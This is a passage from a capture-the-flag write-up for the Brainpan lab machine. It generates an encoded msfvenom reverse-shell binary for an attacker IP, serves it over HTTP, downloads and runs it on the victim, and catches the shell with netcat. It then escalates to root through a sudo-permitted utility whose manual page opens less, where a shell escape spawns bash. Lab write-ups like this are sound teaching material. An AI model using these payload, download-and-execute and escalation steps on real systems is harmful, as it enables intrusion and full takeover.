    /usr/bin/python -m SimpleHTTPServer 10000
fi

```

These are also our privileges on this host, also verifies further that we are in a linux env.

```

Z:\home\puck>sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util

```

But first of all, we have to find a way to get into a bash session. One way is to execute a reverse shell within the cmd session. And execute this in the bin path

```
#Generate a new shell.
```

```
msfvenom -a x86 -p linux/x86/shell_reverse_tcp LHOST= 10.113.121.211
LPORT=5555 -e x86/shikata_ga_nai -b '\x00' -f elf > shell.bin

#Host a simple http.server on port 8080
└─(root@kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Then from the victim

```
Z:\home\puck>wget http://10.113.121.211:8080/shell.bin
--2026-09-22 04:53:20-- http://10.113.121.211:8080/shell.bin
Connecting to 10.113.121.211:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 179 [application/octet-stream]
Saving to: `shell.bin'

      0K      100%
56.5M=0s

2026-09-22 04:53:20 (56.5 MB/s) - `shell.bin' saved [179/179]
Z:\home\puck>chmod +x shell.bin
ls -la shell.bin
File not found.

Z:\home\puck>ls -la shell.bin
-rwxrwxr-x 1 puck puck 179 Sep 22 04:47 shell.bin
Z:\home\puck>./shell.bin
```

Set up another listener and execute the bin

Then we get another session.

```
(root@kali)-[~]
└─# nc -lvp 5555
listening on [any] 5555 ...
connect to [10.113.121.211] from (UNKNOWN) [10.113.132.143] 59337
└─
```

After connectiong, stabilize the shell ,as this is just a dumb and will break upon interaction.

```
script /dev/null -c bash
puck@brainpan:/home/puck$

#in another subterminal

stty raw -echo

#Then back in the linux shell.
reset xterm
export TERM=xterm
export SHELL=bash

#Confirm our identity

puck@brainpan:/home/puck$ whoami
whoami
puck
puck@brainpan:/home/puck$ id
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
puck@brainpan:/home/puck$
#Same as before ,check our permissions
puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$

#inspect what the bin does
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
    - network
    - procllist
    - manual [command]
puck@brainpan:/home/puck$
```

Privilege escalation via anansi_util on Brainpan:

The user puck has passwordless sudo rights to run /home/anansi/bin/anansi_util, which offers a manual <command> action that internally calls man, displayed through the less pager — all running as root since the whole process was launched via sudo. Because less supports a built-in shell-escape feature (!<command>), and that escape inherits the privileges of the process running less, typing !/bin/bash from within the manual page spawns a root shell. The root cause isn't a bug in man or less — it's anansi_util being granted unrestricted root execution while exposing a feature (manual) that hands control to a general-purpose program with a known shell-escape capability, a well-documented pattern cataloged on GTFOBins for binaries like less and man.

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual  
ls
```

Then without pressing anything just type !/bin/bash

